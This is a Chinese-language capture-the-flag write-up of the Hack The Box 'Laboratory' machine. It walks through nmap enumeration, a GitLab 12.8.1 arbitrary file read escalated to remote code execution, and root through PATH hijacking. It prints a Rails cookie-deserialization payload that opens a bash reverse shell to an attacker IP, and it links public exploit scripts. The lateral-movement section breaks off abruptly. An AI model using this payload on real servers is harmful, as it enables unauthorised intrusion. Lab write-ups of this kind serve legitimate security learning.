概述 (Overview)
时间: 2021-07-17机器作者: 0xc45困难程度:easy描述: 考察用户信息收集能力,并通过历史GitLab漏洞进一步RCE。Flags:User:, Root:MACHINE TAGS:
Bash
Ruby
Outdated Software
Patch Management
攻击链 (Kiillchain)
使用nmap获取到目标开放端口及服务,在CA证书中获发现GitLab服务域名并绑定hosts访问。更具服务版本信息检索存在任务文件读取漏洞,并使用读取到secret_key_base进一步将漏洞提升至RCE,利用RCE漏洞获取到git用户反弹shell。通过gitlab-rails修改项目所有者密码,登录后从私有项目中获得dexter用户id_rsa,使用私钥成功成容器中完成逃逸横向到物理机。最终通过Path Hijacking利用成功获得ROOT会话shell。
枚举(Enumeration)
老规矩nmap起手对目标服务器开发端口进行扫描:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)| 256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)| 256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)80/tcp open http Apache httpd 2.4.41|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: Did not follow redirect to https://laboratory.htb/443/tcp open ssl/http Apache httpd 2.4.41 ((Ubuntu))|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: The Laboratory| ssl-cert: Subject: commonName=laboratory.htb| Subject Alternative Name: DNS:git.laboratory.htb| Not valid before: 2020-07-05T10:39:28|_Not valid after: 2024-03-03T10:39:28| tls-alpn:| http/1.1Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel可以从运行的HTTPS服务的证书中获悉:laboratory.htb、git.laboratory.htb,对其进行 hosts 绑定。访问IP的80端口提示指向:laboratory.htb
查看页面后暂时不明运行的是什么系统,内容为纯静态页面。
转而查看git.laboratory.htb,不是的是 GitLab 服务且存在开放注册。
立足点(Foothold)
注册一个账号,提示邮箱是已@laboratory.htb结尾。登录 GitLab 后可以看一个公开的项目:
通过验证请求项目中URL路径,发现它就是https://laboratory.htb的源代码项目。
在Isses中,发现存在一个留言对应的创建用户是Seven,看起来像是一个 Bot。
该项目的所有者是dexter
通过页面信息获知部署服务的版本为:GitLab Community Edition 12.8.1,通过 Google 找到了在该版本下可能存在任务文件读取漏洞。
https://hackerone.com/reports/827052
同时还找到了一个的攻击脚本,包含任意文件读取及RCE两个漏洞验证
https://github.com/dotPY-hax/gitlab_RCE
从提示中获取到好像没有找到版本信息:The Version seems to be None! Choose wisely。通过查看脚本运行逻辑,直接在获取版本方法中写入版本为12.8.1。
在Issues中查看,成功读取到了目标服务器上的passwd文件内容。
注意:脚本能利用成功的前提,一是存在任意用户的注册和删除。二是可以创建项目。触发的本质是将创建的issue转移至其他项目
在 https://hackerone.com/reports/827052 的下半部分信息中,vakzz进一步对漏洞进行了利用使其可以组合成RCE漏洞。
利用任务文件读取获取gitlab-rails的凭证:
攻击脚本中也有该部分的利用,但我在尝试时出现了未知的错误导致利用失败。类似的脚本还有:https://github.com/cocomelonc/vulnexipy/blob/master/cve_2020_10977_rce.py
在https://blog.csdn.net/weixin_43311457/article/details/109351464中获得了进一步RCE的详情,尝试复现攻击。
首先 Docker 获取 GitLab-CE 镜像并运行容器:
将获取到的secret_key_base替换容器内的配置:
运行$ gitlab-rails console进入 rails 命令模式,依次传入如下内容:
request = ActionDispatch::Request.new(Rails.application.env_config)request.env["action_dispatch.cookies_serializer"] = :marshalcookies = request.cookie_jarerb = ERB.new("<%= bash -c 'bash -i >& /dev/tcp/10.10.16.15/9900 0>&1' %>")depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)cookies.signed[:cookie] = deprputs cookies[:cookie]但是多次尝试后还是失败,麻了…
现在写总结的时候才发现文中有这么一段话:(ps:反弹shell的命令必须使用bash -c 包裹,否则反弹不了shell;使用控制台执行这些语句时,系统命令会在本机会执行一遍,所以在以上语句执行完成获取cookie值之前,不要在攻击机上执行监听端口命令)我怀疑当时就是脑子烧了,没留意到… 尴尬
卡了很久,最后在修改完gitlab_rce.py的sel.port参数执行脚本获取的了反弹shell。
横向移动(Lateral Movement)
上传 linpeas 脚本至目标服务器,发现服务器上用于文件传递的命令不是很多,就写了个简单的PHP脚本来实现文件传递:
chmod,随后增加可执行属性,并将当前路径加入PATH首部。  再次运行docker-security后成功获得 root shell。  复盘 gitlab 项目都放在/var/opt/gitlab/git-data/repositories/目录中。 在不存在ip、ifconfig等命令时(比如容器里),查看本机IP可以使用cat /proc/net/fib_trie将看到IPv4地址。 参考 GitLab Rails 控制台备忘录 - https://docs.gitlab.com/ee/administration/troubleshooting/gitlab_rails_cheat_sheet.html ?>